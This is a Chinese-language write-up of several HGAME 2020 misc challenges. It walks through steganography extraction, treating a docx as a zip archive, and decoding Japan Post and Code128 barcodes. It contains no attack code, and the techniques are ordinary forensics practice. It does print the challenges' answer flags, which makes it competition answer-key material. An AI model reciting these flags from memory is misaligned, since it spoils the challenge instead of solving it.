Chrome > Downloads > ScanMe\_46JggvHzPRRqLmtdljVARBEPdYwl3jxU





## 所见即为假

下载，解压，打开后是一张图片

Softwaves (D:) > 迅雷下载 > AllFake\_XK2ipRXBI3Usi17r57EmawrOSYVFoiie




首先试试 binwalk, Stegslove 看看有没有 LSB, 都不行, 在即将放弃的试着用 记事本 打开压缩包, 终于找到了突破口!







于是搜索 F5+隐写，找到了工具 F5-steganography。



得到一个 output.txt，打开看看




观察发现可能是 16进制 文件，于是在 010 Editor 里输入这一串 16进制 数字。



成功！

## 地球上最后的夜晚

解压出来一个 .pdf 和一个加密的 .7z 压缩包，想到可能有 pdf隐写，于是下载工具 wbstego4open。开始 Decode！解密得到解压密码。





解压后得到一个 .docx 文件，搜索 .docx+ctf 发现 .docx 的本质是压缩文件，所以改 .docx 后缀名为 .zip，然后再解压。解压之后一个文件夹一个文件的翻，终于翻到了 flag！

```
secret.xml
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <flag>hgame{mkLbn8hP2g!p9ezPHqHuBu66SeDA13u1}</flag>
```

## 玩玩条码

这道题卡了好久好久，多亏了 ObjectNotFound 学长的耐心提示，最终得以解出。

### 玩玩条码[SOLVED]

#### Description

唔，有秘密消息要传给Annevi...

我想想怎么办才好...翻翻U盘...条码...Cosmos给的视频...啊，有了！

【参考资料1】：<http://virtualdub2.com/>


【参考资料2】：<https://sourceforge.net/projects/virtualdubffmpeginputplugin/>

Challenge Address [http://oss-east.zhouweitong.site/hgame2020/week2/PlayWithCode\\_IVqVIOB8Sph7Zfelk8pFzHb7ay58nYPe.zip](http://oss-east.zhouweitong.site/hgame2020/week2/PlayWithCode_IVqVIOB8Sph7Zfelk8pFzHb7ay58nYPe.zip)

Base Score 250

Now Score 250

User solved 23



可以看到都需要解码，我首先看到的是 7zipPasswordHere，于是想办法看看 .mp4 里藏着什么信息。经过学长的提示，下载了 MSU Stego video 这个过滤器，在提取信息的时候发现需要输入密码。

**MSU Stego Video configuration ver. 1.0**

Choose mode  
☐ Hide file into video  
☒ Extract file from video

**Hide file**  
 Select file that you want to hide:  
 Browse

**Preset generation**  
 Input frame size of video:  x   
 Planned compression bitrate:   
 Generate optimal parameters

**Number of frames needed to hide file:**

weak noise strong noise  
 100

more data less data  
 10

**Extract file**  
 Enter passcode that you got when the file was hidden:   
 Choose file for extracted info:  
 Browse

**Data hiding tips**  
 - Short \*.TXT files HIGHLY recommended for hiding.  
 - Use medium-motion movies to hide info, not action films.  
 - Moving last slider closer to "less data" position decreases errors in extracted file.  
 - Don't use low compression bitrates (rates from 800 kbps are recommended)

OK Cancel Homepage Feedback

那可能就需要去解那个 JPNPostCode 了，Google 一下猜测这应该是一个日本的邮政条形码。在网上找解码器是行不通的，我换了好几个在线网站都不能解出来，最终找到了在线条码生成器，手动去凑条码的图形，终于拿到了密码。

## Code - 条形码生成器

输入条形码文本

例如: 6540123789-A-K-Z

条码类型  
 日本邮政4客户条形码 - Japan Post 4 State Customer Code

清除设置

关闭条码选项

条形码生成器

前景颜色  背景颜色

替换文本

免费在线文件转换器


保存...

条形码宽高: 451 x 52 px


1087627

266x... 用图片打开

用这个密码去解 .mp4，将视频文件另存为 .avi，然后就可以看到 password.txt 里有 .zip 的密码了。



然后解压 .7z 压缩包，得到一个 Code128，找一个工具扫一下就拿到 flag 了。



```
E:\CTF\MXImageDecoder\Release\MXDemo.exe
图片目录: E:\CTF\MXImageDecoder\Release\img
文件数量: 1
解码文件: E:\CTF\MXImageDecoder\Release\img\Code128.png
解码数量: 1
解码内容【1】: hgame {9h7epplfIwIL3f0ts0AenDiPDzp7aH!7}
解码结束!
一共: 1; 成功: 1; 失败: 0; 失败比: %0
```

终于ak了 Misc，好开心！